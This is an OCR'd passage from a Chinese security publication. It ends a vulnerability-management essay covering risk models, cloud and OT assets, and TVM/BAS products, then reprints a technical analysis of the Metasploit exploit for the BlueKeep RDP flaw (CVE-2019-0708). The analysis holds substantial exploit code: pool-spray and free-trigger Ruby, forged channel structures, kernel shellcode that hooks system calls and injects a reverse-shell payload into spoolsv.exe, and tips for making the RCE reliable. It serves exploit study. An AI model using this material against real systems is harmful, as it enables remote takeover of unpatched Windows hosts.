
漏洞的评估模型目前有三种：基于漏洞本身的评价; 基于资产的评价; 基于风险和威胁的评价。

Model	Focus	Approach
漏洞为中心	漏洞的严重性，依赖CVSS评分包括：可利用性、利用影响、是否公开了利用方式等几个维度，具体可参看CVSS评分标准。	逐渐降低风险
资产为中心	资产对应的商业价值，资产的暴露面，（是否含有敏感数据，是否面向互联网）	逐渐降低风险
威胁为中心	是否在恶意软件中或者勒索软件中，是不是在黑客常用工具集中或者在外界已经有明确的利用脚本等。	威胁立即修复

一般客户能做到以漏洞为中心的第一点也不容易，基本都是对于所有漏洞无差别修复，这样工作量很大，且没有抓住重点。加入资产的重要性进了一步，根据实际资产的价值进行结合这样更有针对性。以威胁为中心的评价方式是近几年提出的，并不是取代上面两者，而是这个基础上综合考虑加入威胁的因素。合起来的模型叫做逐渐降低风险和立即处理威胁 (Gradual Risk reduction & Imminent Threat Elimination (GRIT))。如下图所示：

越靠下的部分证明修复窗口越大，越不需要紧急修复，越靠上修复窗口越小，需要紧急修复。最下面的逐渐降低风险是对待风险以漏洞为中心或者是以资产为中心的传统方式。中间的普通紧急威胁是指在渗透的数据库里比如 exploitDB 或者在渗透测试的工具集里，或是在恶意软件或者勒索软件利用里面，这些数据的来源于威胁情报，需要做一些紧急的应对。最上面的紧急威胁是指针对性的攻击，主要指从威胁情报获取 TTPs 的攻击，这个针对性很强的攻击必须在很短的时间内处理。

下图是 2019 年十大安全项目之持续适应风险与信任评估的漏洞管理项目，其基本思路也是基于风险和危险的漏洞管理方式。



3.3.2 二、资产类型的扩展

信息化领域目前的两大趋势变化：传统数据中心上云;IT 和 OT 的结合。两种趋势导致被评估的资产类型发生了很大的变化且导致问题关注点的转移。在上云的趋势下，传统的部署模式会有很大的挑战，尤其是容器技术的大规模使用，之前漏洞扫描的方式基本失效。云计算在使用上方的便性有很大的提升空间，但是通过本地部署的方式去进行漏洞并不是最合适的解决方案，基于云的扫描器可能更适用于这种情况。基于云计算的漏洞扫描方式可以跟云管平台联动，更好的管理云上资产，且毫不遗漏地进行所有云上资产的漏洞管理。由于容器技术的特点，之前网络类的还是基于 agent 的方式都很难对容器进行有效的漏洞扫描，都需要对容器的文件系统进行理解，对每个 layer 分析来进行漏洞的分析和扫描。因为容器的网络组织形式以及在运行时状态，会让传统的漏洞扫描失效，基本原理发生了根本的变化。所以在各个大的传统厂商，需要针对容器要做新的技术演进，同时留出了市场空间可以让专门做容器安全的公司有时间切入这个市场。

关于 IT 和 OT 的结合，这个场景会更多，漏洞作为安全领域的皇冠，OT 安全首当其冲的就是考虑这个问题。OT 包含的五大场景：智慧城市、智慧家庭、智慧医疗、智慧交通和智慧工业。智慧城市可以以摄像头举例，现在国内的雪亮工程都是当地极大的工程，但是很少考虑摄像头终端设备的漏洞情况和安全性问题。智慧医疗很多专业的医疗设备都会联网，同时安全性问题也就暴漏出来，国外有些安全厂商已经在关注这个特定的行业。智慧交通在车联网上在车内以及 TBOX 都有一些厂商切人，漏洞这块还是以挖掘为主，漏洞管理这块还没有成型。智慧工业的场景是常提到的工控安全，这个领域已经有相关的国内厂商在做，但是大部分都还是传统的 IT 思路。OT 领域的漏洞管理还是比较初级的市场，需要更多的市场培育和关注。

3.3.3 三、新的产品类型

这里不提及 Web 漏洞扫描和配置安全扫描的产品类型，重点提到威胁漏洞管理 (TVM) 和泄漏攻击模拟 (BAS) 两种产品。TVM 是指威胁和漏洞管理，这种产品本身可以不用做相关的漏洞扫描，这是将漏洞和威胁信息结合归并，可以理解为漏洞领域的 SoC。TVM 可以使用漏洞扫描数据并利用威胁情报 (TI)、攻击的漏洞以及内部资产的重要性，实现让组织更好地理解漏洞风险，防止泄漏产生。同时也可以跟 IPDS 和 WAF 类产品对接可以作为漏洞处理的方式可以迅速响应。代表厂商有 Kenna Security 和 NopSec，同时这两家厂商对于漏洞的评估也比传统的漏洞扫描厂商更有针对性，更基于威胁和风险本身。

BAS 是以攻击者视角来看待漏洞。会自动化模拟攻击行为来利用漏洞，更真实，也更具实际意义。BAS 会将漏洞识别和漏洞利用合二为一，让客户感觉更真实有效。代表厂商有 AttackIQ 和 Core Security。AttackIQ 基于 MITRE 的 ATT&CK 的矩阵模型进行的攻击模型来设计的产品更切实落地，基本实现方式是安装 agent、运行测试脚本和场景模拟，最后查看结果。形式上看起来跟传统的漏洞扫描没有区别，就是角度上区别比较大，更贴近于实际的攻击场景。

3.4 总结

本文主要针对于目前漏洞管理的一些新要求提出了一些见解。首先是介绍了漏洞管理的流程以及成熟度; 其次，详细介绍了漏洞扫描的相关原理，对于大部分产品都适用; 最后重点引出了漏洞管理遇到的新的问题，包括：漏洞评估方式改进、资产类型的扩展以及新的产品类型的提及。漏洞评估方式的改进是最重要需要注意的地方，也是目前漏洞管理里面的痛点所在，如果没有基于风险和威胁的角度，修复漏洞的优先级就无法做判断，漏洞管理就会走入程式化，效果可能很难得到最好的体现。资产类型的扩充对于目前的漏洞管理方式提出了新的挑战尤其是在云计算、容器技术和 IoT 相关的场景下，需要思考资产的特殊性来进行漏洞管理的适配。新的产品类型其实也是基于上述提到的产品变化衍生出来的产品，包括 TVM 和 BAS 类型的产品，漏洞扫描并不是没有变化，只不过向着更有安全价值的方向在演进。

3.4.1 关于青藤云安全：

青藤云安全以服务器安全为核心，采用自适应安全架构，将预测、防御、监控和响应能力融为一体，构建基于主机端的安全态势感知平台，为用户提供持续的安全监控、分析和快速响应能力，帮助用户在公有云、私有云、混合云、物理机、虚拟机等多样化的业务环境下，实现安全的统一策略管理，有效预测风险，精准感知威胁，提升响应效率，全方位保护企业数字资产的安全与业务的高效开展。


外挂
私服
工作室
外挂
APT
撞库
薅羊毛
数据泄漏
钓鱼
撞库
APT
不法言论
外部攻击
外部攻击
薅羊毛
钓鱼
不法言论
私服
PW SRC
完美世界安全应急响应中心
Perfect World Security Response Center
扫码关注PWSRC微信公众号

漏洞分析

大安全时代下，国家运转、社会基础设施、老百姓的衣食住行都架构到了网络之上，网络一旦遭受攻击，漏洞大量爆出，那么国家安全、社会秩序和人民生活将受到严重影响。分析漏洞，对漏洞的防护、推演、挖掘都有莫大的帮助。

CVE-2019-0708 metasploit EXP 分析

作者：houjingyi233

来源：https://cert.360.cn/report/detail?id=d16c909fa6cdfb29b962d557680df45a

4.1 0x00 漏洞背景

2019 年 09 月 07 日 rapid7 在其 metasploit-framework 仓库公开发布了 CVE-2019-0708 的利用模块，漏洞利用工具已经开始扩散，已经构成了蠕虫级的攻击威胁。这里对该漏洞利用的原理做一个技术分析。

4.2 0x01 利用分析

漏洞原理部分就不再赘述了，简单来说就是由于 UAF 漏洞 IcaChannelInputInternal->IcaFindChannel 会返回一个指向的内容已经被释放了的指针，随后有一处间接调用，通过喷射占位让这里的 rax 寄存器指向我们的 shellcode 就可以 RCE。

在 windows 7 上，非分页内存的起始地址是固定的。在虚拟机中可能由于环境不同导致该地址不同，由于 EXP 中硬编码了这个地址，所以可能导致漏洞利用失败。可以按照下面的方法自己修改这个硬编码的地址。

如果是 virtualbox 虚拟机，先使用下面的命令 dump 虚拟机的内存：

然后下载安装 google 的内存取证工具 rekall(https://github.com/google/rekall/releases/download/1.7.2rc1/Rekall_1.7.
扫描得到的 memdump 文件得到非分页内存的起始地址：

如果是 vmware 虚拟机创建一个快照使用同样的命令扫描得到的快照文件即可。如果你是按照默认步骤创建的，那么非分页内存的起始地址应该和这里一样都是 0xfffffa8001802000。windows 7 虚拟机的默认内存是 2GB，这个值比真实机器的内存小，所以把 GROOMSIZE 从 250 MB 修改为 50MB。此时，应该可以直接使用该 EXP 在虚拟机上实现稳定的 RCE 了。

EXP 编写主要的两个问题就是如何喷射占位和如何编写 shellcode。下面我们来看代码。

回顾一下 RDP 协议的流程，client 收到这个 PAKID_CORE_CLIENTID_CONFIRM 之后应该发送 client device list announce request 包，发送这个包之后执行 exploit 代码。

```
.text:0000000000012F83    lea     r9, [rsp+0D8h+var_80]
.text:0000000000012F88    mov     r8d, r12d
.text:0000000000012F8B    mov     rdx, r13
.text:0000000000012F8E    mov     rcx, rax
.text:0000000000012F91    call    qword ptr [rax]
.text:0000000000012F93    test    rsi, rsi
.text:0000000000012F96    jz      short loc_12FA3
.text:0000000000012F98    xor     edx, edx        ; Tag
.text:0000000000012F9A    mov     rcx, rsi        ; P
```

Figure 4.1: enter description here

```
  v17 = IcaFindChannel(v42, v10, v9);
  v18 = v17;
  if ( !v17 )
  {
LABEL_75:
    if ( v8 )
      ExFreePoolWithTag(v8, 0);
    return 0i64;
  }
  _InterlockedAdd((volatile signed __int32 *)(v17 + 16), 1u);
  v19 = v17 + 24;
  ExEnterCriticalRegionAndAcquireResourceExclusive(v17 + 24);
  v20 = *(_DWORD *)(v18 + 236);
  if ( v20 & 0x28 || *((_DWORD *)_RDI + 32) == 1 && !(v20 & 2) )
  {
    ExReleaseResourceAndLeaveCriticalRegion(v19);
    IcaDereferenceChannel((PVOID)v18);
    IcaDereferenceChannel((PVOID)v18);
    goto LABEL_75;
  }
  if ( v8 )
  {
    v7 = (char *)*((_QWORD *)v8 + 2);
    v6 = v8[6];
  }
  v21 = *(void (__fastcall ***)(_QWORD, char *, _QWORD, __int64 *))(v18 + 0x100);
  if ( v21 )
  {
    (*v21)(*(_QWORD *)(v18 + 0x100), v7, v6, &v41);
```

Figure 4.2: enter description here

```
C:\Program Files\Oracle\VirtualBox>"C:\Program Files\Oracle\VirtualBox\VBoxManage.exe" debugvm "windows 7 x64" dumpvmcor
e --filename=D:\bluekeep.memdump
```

Figure 4.3: enter description here

```
C:\Program Files\Rekall>"C:\Program Files\Rekall\rekal.exe" -f D:\bluekeep.memdump pools
     descriptor              type          index     size         start            end        comment
-------------------- -------------------- ----- ---------- -------------- -------------- --------
0xf80003e526c0       NonPagedPool         0       38105024 0xfa8001802000 0xfa82e6802000
0xf88005a5ecc0       PagedPoolSession     0        3923520 0xf900c0000000 0xf920bfffffff Session 0
0xf88005aa2cc0       PagedPoolSession     0       19571920 0xf900c0000000 0xf920bfffffff Session 1
0xfa8001838000       PagedPool            0       63139040 0xf7bfffffffff 0xf8bfffffffff
0xfa8001839140       PagedPool            1       12177824 0xf7bfffffffff 0xf8bfffffffff
0xfa800183a280       PagedPool            2              0 0xf7bfffffffff 0xf8bfffffffff
0xfa800183b3c0       PagedPool            3              0 0xf7bfffffffff 0xf8bfffffffff
0xfa800183c500       PagedPool            4         125152 0xf7bfffffffff 0xf8bfffffffff
```

Figure 4.4: enter description here

```
# This function is invoked when the PAKID_CORE_CLIENTID_CONFIRM message is
# received on a channel, and this is when we need to kick off our exploit.
def rdp_on_core_client_id_confirm(pkt, user, chan_id, flags, data)
  # We have to do the default behaviour first.
  super(pkt, user, chan_id, flags, data)
```

Figure 4.5: enter description here

```
def rdp_on_core_client_id_confirm(pkt, chan_user_id, chan_id, flags, data)
  vprint_status("Handling CLIENT ID CONFIRM ...")
  rdpdr_client_device_list_announce_request(pkt, chan_user_id, chan_id, flags, data)
end
```

Figure 4.6: enter description here




Figure 4.7: enter description here

```
# Helper function to create the kernel mode payload and the usermode payload with
# the egg hunter prefix.
def create_payloads(pool_address)
  begin
    [kernel_mode_payload, user_mode_payload].map { |p|
      [
        pool_address + HEADER_SIZE + 0x10, # indirect call gadget, over this pointer + egg
        p
      ].pack('<Qa*').ljust(CHUNK_SIZE - HEADER_SIZE, "\x00")
    }
  rescue => ex
    print_error("#{ex.backtrace.join("\n")}: #{ex.message} (#{ex.class})")
  end
end
```

Figure 4.8: enter description here

```
}
if ( v8 )
  goto LABEL_63;
v32 = v6 + 0x38i64;
if ( v32 < v6 || v32 < 0x38 )
  v8 = 0i64;
else
  v8 = (unsigned int *)ExAllocatePoolWithTag(NonPagedPool, v32, 'ciST');
```

Figure 4.9: enter description here

非分页内存的起始地址是 0xfffffa8001802000，我们希望 call [rax] 时 rax 的值是 0xfffffa8004a02048，0xfffffa8004a02048 中的值是 0xfffffa8004a02058，0xfffffa8004a02050 处开始 payload。因为 payload 以查找其的标志 USERMODE_EGG/KERNELMODE_EGG 开始 (egg hunting)，所以将 0xfffffa8004a02048 中的值设置为 0xfffffa8004a02058 刚好可以从 payload 真正的功能处开始。

payload 分为 kernel mode payload 和 user mode payload，kernel mode payload 由两个部分组成：KERNELMODE_EGG 和 (kernel mode 的)payload；user mode payload 由四个部分组成：USERMODE_EGG,egg_loop,USERI 和 (user mode 的)payload。egg_loop 用来查找 KERNELMODE_EGG 并跳转到 (kernel mode 的)payload；(user mode 的)payload 才是真正在用户态运行的反弹 shell 的 payload(egg_loop 其实也是在内核态运行的)。

准备好 payload 之后伪造 UAF 的结构体，在 IcaChannelInputInternal 中的 ExAllocatePoolWithTag 中可以看到，实际分配的内存会比发送的数据多 0x38 个字节。

考虑进去这 0x38 个字节，又因为间接调用的偏移是 0x100 个字节，所以需要在第 0xC8 个字节放上 0xfffffa8004a02048。

做好这些准备工作之后就可以开始 pool spray 了。首先发送大量大小为 0x128 的 spray_channel 包 (分配 0x128+0x38=0x160 字节大小的内存)，再发送触发漏洞的包释放 MS_T120 channel，由于其大小也是 0x160 字节，所以此时再发送大量和前面相同的 spray_channel 包就会占据被释放的 MS_T120 channel 的内存。

```
# exploit channel starts at +0x38, which is +0x20 of an _ERESOURCE
# http://www.tssc.de/winint/Win10_17134_ntoskrnl/_ERESOURCE.htm
[
  [...
  ].pack('<Q<Q<Q<Q<L<L<L<L<Q<Q<Q'),
  [...
  ].pack('<Q<Q<Q<S<S<L<Q<Q<Q<Q<L<L<L<L<Q<Q<Q'),
  [
    0x1F, # ClassOffset (DWORD, 4 bytes)
    0x0, # bindStatus (DWORD, 4 bytes)
    0x72, # lockCount1 (QWORD, 8 bytes)
    magic_value3, # connection (QWORD, 8 bytes)
    shellcode_vtbl, # shellcode vtbl ? (QWORD, 8 bytes)
    0x5, # channelClass (DWORD, 4 bytes)
    "MS_T120\x00".encode('ASCII'), # channelName (BYTE[8], 8 bytes)
    0x1F, # channelIndex (DWORD, 4 bytes)
```

Figure 4.10: enter description here

```
spray_buffer = create_exploit_channel_buffer(pool_addr)
spray_channel = rdp_create_channel_msg(self.rdp_user_id, target_channel_id, spray_buffer, 0, 0xFFFFFFF)
free_trigger = spray_channel * 20 + create_free_trigger(self.rdp_user_id, @mst120_chan_id) + spray_channel * 80

print_status("Surfing channels ...")
rdp_send(spray_channel * 1024)
rdp_send(free_trigger)

chan_surf_size = 0x421
spray_packets = (chan_surf_size / spray_channel.length) + [1, chan_surf_size % spray_channel.length].min
chan_surf_packet = spray_channel * spray_packets
chan_surf_count  = chan_surf_size / spray_packets

chan_surf_count.times do
  rdp_send(chan_surf_packet)
end
```

Figure 4.11: enter description here

```
_DWORD *__fastcall IcaAllocateChannel(__int64 a1, int a2, const char *a3)
{
  const char *v3; // rsi
  int v4; // edi
  __int64 v5; // rbp
  _DWORD *result; // rax
  _DWORD *v7; // rbx
  _BYTE *v8; // rcx
  __int64 v9; // rdx
  char v10; // al
  unsigned int v11; // eax
  __int64 v12; // r9
  __int64 v13; // rax
  int v14; // eax
  unsigned int v15; // [rsp+58h] [rbp+20h]

  v3 = a3;
  v4 = a2;
  v5 = a1;
  result = ExAllocatePoolWithTag(NonPagedPool, 0x160ui64, 0x63695354u);
  v7 = result;
```

Figure 4.12: enter description here

之后发送大量含有 kernel mode payload 或者 user mode payload 的包占据从 0xfffffa8001802000 开始到 0xfffffa8004a02000 的非分页内存，因为 header 的大小是 0x48，所以最终 0xfffffa8004a02048 中的值是 0xfffffa8004a02058，后面可能是 kernel mode payload 或者 user mode payload。

最后断开连接触发漏洞，call [rax] 这里调用了 user mode payload，如前所述，只是用来查找 KERNELMODE_EGG 并跳转到 kernel mode payload。

接下来的代码基本修改自 https://github.com/worawit/MS17-010/blob/master/shellcode/eternalblue_kshellcode_x64.a 第一步是利用 rdmsr/wrmsr hook KiSystemCall64 并保存原来 KiSystemCall64 的地址，KernelApcDisable++ 启用内核 APC 然后直接返回 IcaChannelInputInternal 的上层函数。

```
print_status("Lobbing eggs ...")

groom_mb = groom_size * 1024 / payloads.length

groom_mb.times do
  tpkts = ''
  for c in 0..groom_chan_count
    payloads.each do |p|
      tpkts += rdp_create_channel_msg(self.rdp_user_id, target_channel_id + c, p, 0, 0xFFFFFFF)
    end
  end
  rdp_send(tpkts)
end
```

Figure 4.13: enter description here

```
    # Terminating and disconnecting forces the USE
    print_status("Forcing the USE of FREE'd object ...")
    rdp_terminate
    rdp_disconnect
  end
```

Figure 4.14: enter description here

```
*       CTRL+C (if you run console kernel debugger) or,                 *
*       CTRL+BREAK (if you run GUI kernel debugger).                    *
Disassembly - Kernel 'com:pipe,resets=0,reconnect,port=\\.\pipe\kd_Windo...
Offset: rax                                              Previous  Next
No prior disassembly possible
fffffa80`04a02058 488d0df9ffffff  lea     rcx,[fffffa80`04a02058]
fffffa80`04a0205f 49b86920e4ef0fac0db0 mov r8,0B00DAC0FEFE42069h
fffffa80`04a02069 4881e900040000  sub     rcx,400h
fffffa80`04a02070 482d00040000    sub     rax,400h
fffffa80`04a02076 488b51f8        mov     rdx,qword ptr [rcx-8]
fffffa80`04a0207a 4c39c2          cmp     rdx,r8
fffffa80`04a0207d 75ea            jne     fffffa80`04a02069
fffffa80`04a0207f ffe1            jmp     rcx
fffffa80`04a02081 37              ???
fffffa80`04a02082 13e3            adc     esp,ebx
fffffa80`04a02084 ef              out     dx,eax
fffffa80`04a02085 0fac0db0fc4883e4 shrd    dword ptr [fffffa7f`87e91d3d],ecx,0E4h
fffffa80`04a0208d f0e8c0000000    lock call fffffa80`04a02153
fffffa80`04a02093 4151            push    r9
termdd!IcaChannelInputInternal+0x17d:
fffff880`0121ff91 ff10            call    qword ptr [rax]
```

Figure 4.15: enter description here

```
seg000:FFFFFA8004A01C84 loc_FFFFFA8004A01C84:                   ; CODE XREF: install_systemcall_hook+20↑j
seg000:FFFFFA8004A01C84                 xchg    rax, r9
seg000:FFFFFA8004A01C86                 push    rax
seg000:FFFFFA8004A01C87                 pop     rdx
seg000:FFFFFA8004A01C88                 shr     rdx, 20h
seg000:FFFFFA8004A01C8C                 wrmsr
seg000:FFFFFA8004A01C8E
seg000:FFFFFA8004A01C8E loc_FFFFFA8004A01C8E:                   ; CODE XREF: install_systemcall_hook+1B↑j
seg000:FFFFFA8004A01C8E                 pop     rbp
seg000:FFFFFA8004A01C8F                 mov     rax, gs:188h    ; get _ETHREAD pointer from KPCR
seg000:FFFFFA8004A01C98                 add     word ptr [rax+1C4h], 1 ; enable kernel APC
seg000:FFFFFA8004A01CA0                 lea     r11, [rsp+arg_B0]
seg000:FFFFFA8004A01CA8                 xor     eax, eax
seg000:FFFFFA8004A01CAA                 mov     rbx, [r11+30h]
seg000:FFFFFA8004A01CAE                 mov     rbp, [r11+40h]
seg000:FFFFFA8004A01CB2                 mov     rsi, [r11+48h]
seg000:FFFFFA8004A01CB6                 mov     rsp, r11
seg000:FFFFFA8004A01CB9                 pop     r15
seg000:FFFFFA8004A01CBB                 pop     r14
seg000:FFFFFA8004A01CBD                 pop     r13
seg000:FFFFFA8004A01CBF                 pop     r12
seg000:FFFFFA8004A01CC1                 pop     rdi
seg000:FFFFFA8004A01CC2                 retn
```

Figure 4.16: enter description here

```
.text:00000000000133D3 loc_133D3:                              ; CODE XREF: IcaChannelInputInternal+594↑j
.text:00000000000133D3                                         ; IcaChannelInputInternal+5B2↑j
.text:00000000000133D3                 lea     r11, [rsp+0D8h+var_28]
.text:00000000000133DB                 xor     eax, eax
.text:00000000000133DD                 mov     rbx, [r11+30h]
.text:00000000000133E1                 mov     rbp, [r11+40h]
.text:00000000000133E5                 mov     rsi, [r11+48h]
.text:00000000000133E9                 mov     rsp, r11
.text:00000000000133EC                 pop     r15
.text:00000000000133EE                 pop     r14
.text:00000000000133F0                 pop     r13
.text:00000000000133F2                 pop     r12
.text:00000000000133F4                 pop     rdi
.text:00000000000133F5                 retn
.text:00000000000133F5 IcaChannelInputInternal endp
```

Figure 4.17: enter description here

在我们的 KiSystemCall64 中首先照抄原来的 5 行代码，保存寄存器，加锁防止接下来的代码重复执行，恢复 KiSystemCall64 为原来 KiSystemCall64 的地址加上 0x1F 防止重复执行开头的 5 行代码，调用下一段 shellcode。

因为已经知道了 KiSystemCall64 的地址，所以通过 PE 文件 MZ 头找到 ntoskrnl.exe 加载到内核中的地址。

分别通过 KPCR 和 psgetcurrentprocess 取得当前的 ETHREAD 和 EPROCESS。

通过 psgetprocessimagefilename 找到 EPROCESS.ImageFilename 的偏移,因为 EPROCESS.ImageFilename 和 EPROCESS.ThreadListHead 偏移为 0x28，所以可以据此找到 EPROCESS.ThreadListHead 的偏移。

ETHREAD 通过 ThreadListEntry 链接到 EPROCESS.ThreadListHead,所以遍历 ETHREAD.ThreadListEntry, 当它和前面取得的 ETHREAD 的差小于 0x700 时说明得到了 ETHREAD.ThreadListEntry 的偏移。

直接读取 psgetprocessid 函数地址 +3 处的值也就是汇编代码中的 180h 得到 EPROCESS. UniqueProcessId 的偏移, 因为 EPROCESS.UniqueProcessId 和 EPROCESS. ActiveProcessLinks 偏移为 0x8，所以可以据此找到 EPROCESS.ActiveProcessLinks 的偏移。

前面已经得到了 EPROCESS.ImageFilename 的偏移，所以遍历 EPROCESS.ActiveProcessLinks 计算每个 EPROCESS.ImageFilename 的 hash 和 spoolsv.exe 的 hash 对比，直到找到 spoolsv.exe 为止。如果一直没有找到就释放前面通过 lock cmpxchg 上的锁以便下一个被劫持的系统调用运行 shellcode。

找到 spoolsv.exe 之后先保存 PEB 的地址以便稍后查找 CreateThread 函数的地址，前面已经得到了 EPROCESS.ThreadListHead 和 ETHREAD.ThreadListEntry 的偏移，所以遍历 ETHREAD，直接读取 psgetthreadteb 函数地址 +3 处的值也就是汇编代码中的 0B8h 得到 KTHREAD.TEB 的偏移, 因为 KTHREAD.TEB 和 KTHREAD.Queue 偏移为 0x8，所以可以据此找到 KTHREAD.Queue 的偏移。根据注释中的解释，KTRHEAD.Queue 为 NULL 时 TEB.ActivationContextStackPointer 也是 NULL，而当 TEB.ActivationContextStackPointer 为 NULL 时会出现访问异常而 crash 掉。所以需要遍历 ETHREAD 直到找到一个 KTRHEAD.Queue 不为 0 的 ETHREAD 为止。

接下来调用 KeInitializeApc 和 KeInsertQueueApc 插 APC，在 KernelApcRoutine 中调用 ZwAllocateVirtualMemory 分配内存，将 user mode payload 的最后一部分真正在用户态运行的 payload 拷贝到这块分配的内存。

```
seg000:FFFFFA8004A01CCB                 swapgs
seg000:FFFFFA8004A01CCE                 mov     gs:10h, rsp
seg000:FFFFFA8004A01CD7                 mov     rsp, gs:1A8h
seg000:FFFFFA8004A01CE0                 push    2Bh ; '+'
seg000:FFFFFA8004A01CE2                 push    qword ptr gs:10h
seg000:FFFFFA8004A01CEA                 push    rax
seg000:FFFFFA8004A01CEB                 push    rax
seg000:FFFFFA8004A01CEC                 push    rbp
seg000:FFFFFA8004A01CED                 call    set_rbp_data_address
seg000:FFFFFA8004A01CF2                 mov     rax, [rbp+0]
seg000:FFFFFA8004A01CF6                 add     rax, 1Fh
seg000:FFFFFA8004A01CFA                 mov     [rsp+10h], rax
seg000:FFFFFA8004A01CFF                 push    rcx
seg000:FFFFFA8004A01D00                 push    rdx
seg000:FFFFFA8004A01D01                 push    r8
seg000:FFFFFA8004A01D03                 push    r9
seg000:FFFFFA8004A01D05                 push    r10
seg000:FFFFFA8004A01D07                 push    r11
seg000:FFFFFA8004A01D09                 xor     eax, eax
seg000:FFFFFA8004A01D0B                 mov     dl, 1
seg000:FFFFFA8004A01D0D                 lock cmpxchg [rbp-8], dl
seg000:FFFFFA8004A01D12                 jnz     short loc_FFFFFA8004A01D28
